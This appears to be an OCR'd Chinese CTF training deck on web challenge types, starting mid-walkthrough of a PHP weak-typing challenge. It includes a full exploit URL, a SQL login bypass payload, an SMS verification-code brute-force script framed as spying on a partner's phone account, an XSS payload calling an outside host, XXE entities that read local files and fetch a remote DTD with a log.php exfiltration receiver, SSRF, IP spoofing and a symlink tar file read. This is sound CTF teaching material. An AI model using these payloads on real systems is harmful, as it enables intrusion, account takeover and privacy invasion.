        foreach($a["bar2"] as $key=>$val){
            $val==="nudt"?die("nope"):NULL;
        }
        $v2=1;
    }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!==$d){
        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
        strpos(($c[0].$d), "htctf2016")?$v3=1:NULL;
    }
}
if($v1 && $v2 && $v3){
    include "flag.php";
    echo $flag;
}
?>
```

1.考点1

```
is_numeric(@$a["bar1"])?die("nope"):NULL;
if(@$a["bar1"]){
($a["bar1"]>2016)?$v1=1:NULL;
```

这里用到了PHP弱类型的一个特性，当一个整形和一个其他类型行比较的时候，会先把其他类型intval再比。 bar1为2017a即可

2.考点2：

```
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
if(!strcmp($c[1],$d) && $c[1]!==$d){
eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
strpos(($c[0].$d), "htctf2016")?$v3=1:NULL;
```

这里用到的技巧是，array和string进行strcmp比较的时候会返回一个null，%00可以截断eregi。

```
cat[0]=00code2016&cat[1][]=1111&dog=%00
```

http://218.76.35.75:20114/index.php?foo={%22bar1%22:%222017a%22,%22bar2%22:[[1],1,2,3,0]}&cat[0]=00htctf2016&cat[1][]=1111&dog=%00

后台登陆类—考察知识点

XCTF

类型：

- 各种万能密码绕过
- 变形的万能密码绕过
- 社工的方式得到后台密码
- 爆破的方式得到后台密码
- 各种cms后台登陆绕过
- …….

后台登陆类—工具

XCTF


- burpsuite
- Hackbar
- Sqlmap
- 社工库
- ……..

后台登陆类—解题思路

- 根据提示，判断是否是普通的登陆绕过，或是利用社工的方式
- 普通登陆绕过尝试各种万能密码绕过，或通过sql注入漏洞得到账号密码，或xss盲打
- 如果是cms系统登陆，查找是否有相应版本的后台绕过漏洞
- 如果是社工方式，（谷歌，百度，社工库）
- 爆破获取
- ……


后台登陆类—案例分析

第一届TSCTF WebA 400 诱人的webshell



robots.txt找到后台


后台登陆类—案例分析



变形的万能密码利用mysql "or"和"||"尝试绕过

在用户名处输入a' || 1=1#

即可绕过登陆成功



加解密类—考察知识点

XCTF

类型：

- 简单的编码（多次base64编码）
- 密码题(hash长度扩展、异或、移位加密各种变形)
- js加解密
- 根据加密源码写解密源码
- ……

加解密类—工具

- 各种编码转换工具
- Burpsuite
- 浏览器控制台
- …….


加解密类—解题思路

- 判断是编码还是加密
- 如果是编码，判断编码类型，尝试解码或者多次解码
- 如果是加密，判断是现有的加密算法，还是自写的加密算法
- 是否是对称加密，是否存在秘钥泄露等，获取秘钥解密
- 根据加密算法，推断出解密算法
- ……


加解密类—案例分析

XCTF

简单的js解密



加解密类—案例分析



查看网页源码，阅读js代码，发现函数实现了加密方法，但是解密的方法并没有实现，根据加密的部分我们容易写出解密的方法

加解密类—案例分析

```
<html>
<body>

<script>
/**
 * Pseudo md5 hash function
 * @param {string} string
 * @param {string} method The function method, can be 'ENCRYPT' or 'DECRYPT'
 * @return {string}
 */
function pseudoHash(string, method) {
  // Default method is encryption
  if (!('ENCRYPT' == method || 'DECRYPT' == method)) {
    method = 'ENCRYPT';
  }
  // Run algorithm with the right method
  if ('ENCRYPT' == method) {
    // Variable for output string
    var output = '';
    // Algorithm to encrypt
    for (var x = 0, y = string.length, charCode, hexCode; x < y; ++x) {
      charCode = string.charCodeAt(x);
      if (128 > charCode) {
        charCode += 128;
      } else if (127 < charCode) {
        charCode -= 128;
      }
      charCode = 255 - charCode;
      hexCode = charCode.toString(16);
      if (2 > hexCode.length) {
        hexCode = '0' + hexCode;
      }

      output += hexCode;
    }
    // Return output
    return output;
  } else if ('DECRYPT' == method) {
    // Algorithm to encrypt
    // Variable for output string
    var output = '';
    var charCode = '';
    var hexCode = 0;
    for(var i=0; i<string.length; i+=2){
        if(string[i] == '0'){
            charCode = string[i+1];
        }
        else{
            charCode = string[i]+string[i+1];
        }

        hexCode = parseInt(charCode, 16)
        hexCode = 255 - hexCode
        if(hexCode > 128){
            hexCode -= 128
        }
        else if(hexCode < 128){
            hexCode += 128
        }
        output += String.fromCharCode(hexCode);
    }
    // Return output
    return output;
  }
}
document.write(pseudoHash('46191d4b494a4e1c4f4a1d4d1a1b484f191d1e4a1e191a4f1d4f4c461e4a4a4f', 'DECRYPT'
</script>

</body>
</html>
```

其他类型

类型：

- 爆破，包括md5、爆破随机数、验证码识别等

请使用手机短信验证码登陆
Tips:你是一名黑客，你怀疑你的“（男/女）闺蜜”的出轨了，你要登陆TA手机的网上营业厅查看详单，一探究竟!
闺蜜手机号码:13388886666
Phone: 13388886666
Vcode:
点击获取手机验证码 submit

写脚本爆破验证码

```python
import requests

url = "http://lab1.xseclab.com/vcode6_mobi_b46772933eb4c8b5175c67dbc44d8901/l
req = requests.session()
header = {"Cookie":"PHPSESSID=61556a5b2a6c2a03a2f35b199cbb5364"}
for vcode in xrange(100,1000):
    data={'username':'13388886666','vcode':vcode, 'Login':'submit'}
    # data={'username':'13399999999','vcode':vcode, 'Login':'submit'}
    ret = req.post(url, data=data, headers=header)

    if 'error' not in ret.text:
        print ret.text
        print "good: vcode is:" + str(vcode)
        break
    else:
        print "try:" + str(vcode) + " and result is :"+ ret.text
```

其他类型

XCTF

类型：

- 社工，花式查社工库、微博、QQ签名、whois、谷歌

ISG CTF 2014 Web4 火眼金睛

先找到google天涯社工库，即可查找。
http://www.findmima.com

VeryCD永垂不朽 gnikni[512312 stanley.jiang@ap.jll tianya.cn

其他类型

XCTF

类型：

- SSRF，包括花式探测端口，302跳转、花式协议利用、gophar直接取shell等等

XDCTF2015 Web1 300

这题是一个ssrf，一去进去就是一个框框。利用ssrf漏洞，直接尝试file://index.php 然后就把index.php的源码读到了，之后是代码审计。

其他类型

XCTF

类型：

- 协议，花式IP伪造 X-Forwarded-For/X-Client-IP/X-Real-IP/CDN-Src-IP、花式改UA，花式藏FLAG、花式分析数据包


HCTF2014 jianshu（400pt）

HTML编码payload用burp改包提交得到一个ip和审核链接

- location : data:text/html;html,<script%20src=http://xssnow.com/pwlE></script>
- toplocation : http://121.41.37.11:25045/get.php?user=V1ew&id=51357
- cookie : SLnewses=1; WPTLNG=1
- opener :
- HTTP_REFERER :
- HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
- REMOTE_ADDR : 218.75.123.186

其他类型

Xss获取远程IP地址： 218.75.123.186
后台访问页面：
http://121.41.37.11:25045/get.php?user=V1ew
X-Forwarded-For伪造登陆上去没有flag。
看到提示后尝试更换思路，后面为sql注入，过程略。得到管理员账号后，
http://121.41.37.11:25045/get.php?user=A1rB4s1C
加上X-Forwarded-For: 218.75.123.186伪造ip登陆上去



其他类型

XCTF

类型：

- XXE，各种XML存在地方（rss/word/流媒体）、各种XXE利用方法（文件读取）

AliCTF-Quals-2014 WebA-300

Blind XXE

关于Blind XXE

2014年8月30日 ivanlong 阅读评论 发表评论

开篇

关于XXE,很早之前内部做过分享，个人觉得漏洞本身没太多的玩点，比较有意思主要在于：不同语言处理URI的多元化和不同XML解析器在解析XML的一些特性。

在科普Blind XXE之前，假定你们已经掌握了XXE,了解了 XML, Entity, DCOTYPE, DTD等这些基础知识。

Blind XXE的原理和利用方式我在wooyun上的漏洞报告：鲜果网RSS导入Blind XXE漏洞 也讲的比较详细，大家可以参考这个实例。

普通的XXE，利用的是通用实体，回显数据，如下：

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE note [
<!ENTITY test SYSTEM "http://ivan.sinaapp.com">
<!ENTITY test1 SYSTEM "file:///c:/Windows/win.ini">
]>

<note>
<body>XML External Entity:content load from web: &test; </body>
<body>XML External Entity:content load from local file:win.ini &test1; </body>
</note>
```

但是有些时候，我们会发现并没有回显成功，通常有两种情况：服务器禁止了外部实体引用；服务器进行了过滤或者展示限制。

其他类型

XCTF

又得到Wooyun上鲜果网的一个实现,测试

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM    "http://xxx/xxe/flag.xml">
%remote;
]>
```


看到日志了,用file://读不到文件,以php://filter读,请求写的一个log.php

```
<?php
$log=$_GET['c'];
file_put_contents('233.txt',$log);
?>
```

解码得到flag

其他类型

http://lab10.wargame.whitehat.vn/web007/



其他类型

XCTF

```
alphago@GeekPwn:~$ touch index.php
alphago@GeekPwn:~$ ln -s index.php getflag_.txt
alphago@GeekPwn:~$ tar -cv getflag_.txt -f getflag_.tar
getflag_.txt
alphago@GeekPwn:~$
```

其他类型

XCTF


File Hosting
Upload File
View File
4140
9e84c1e73a85f1609f59962247f44b0b
View file

其他类型

XCTF

File Hosting Upload File View File

ID

Password

View file

<?php include_once("utils.php"); include_once("layout.php"); # No bad, here's your treasure WhiteHat{49301db3f0603c3e091378c0fc3957860d89ff39} ?>   <h3>Select and upload your files</h3> <form enctype="multipart/form-data"> <input id="file-upload" type="file" class="file" data-overwrite-initial="false" name="file-upload"> </form>   <!-- /container --> </body> <script> $("#file-upload").fileinput({ uploadUrl: 'upload.php', allowedFileExtensions: ['txt', 'tar'], overwriteInitial: false, maxFileSize: 1000, maxFilesNum: 1, slugCallback: function (filename) { return filename.replace('(', '_').replace(']', '_'); } }); $('#file-upload').on('fileuploaded', function (event, data, previewId, index) { var response = data.response; var div = document.getElementById('message'); var content = ' '; div.innerHTML = content + response['info'] + ' '; }); </script> </html>

来说点别的

web狗遇到脑洞怎么破？？

A 一气之下怒转二进制

B 出钱Gank出题人

C 是时候准备一波py交易，换flag了

XCTF

Thanks for watching 谢谢

微信：NMW
邮箱：cannaui@cernet.edu.cn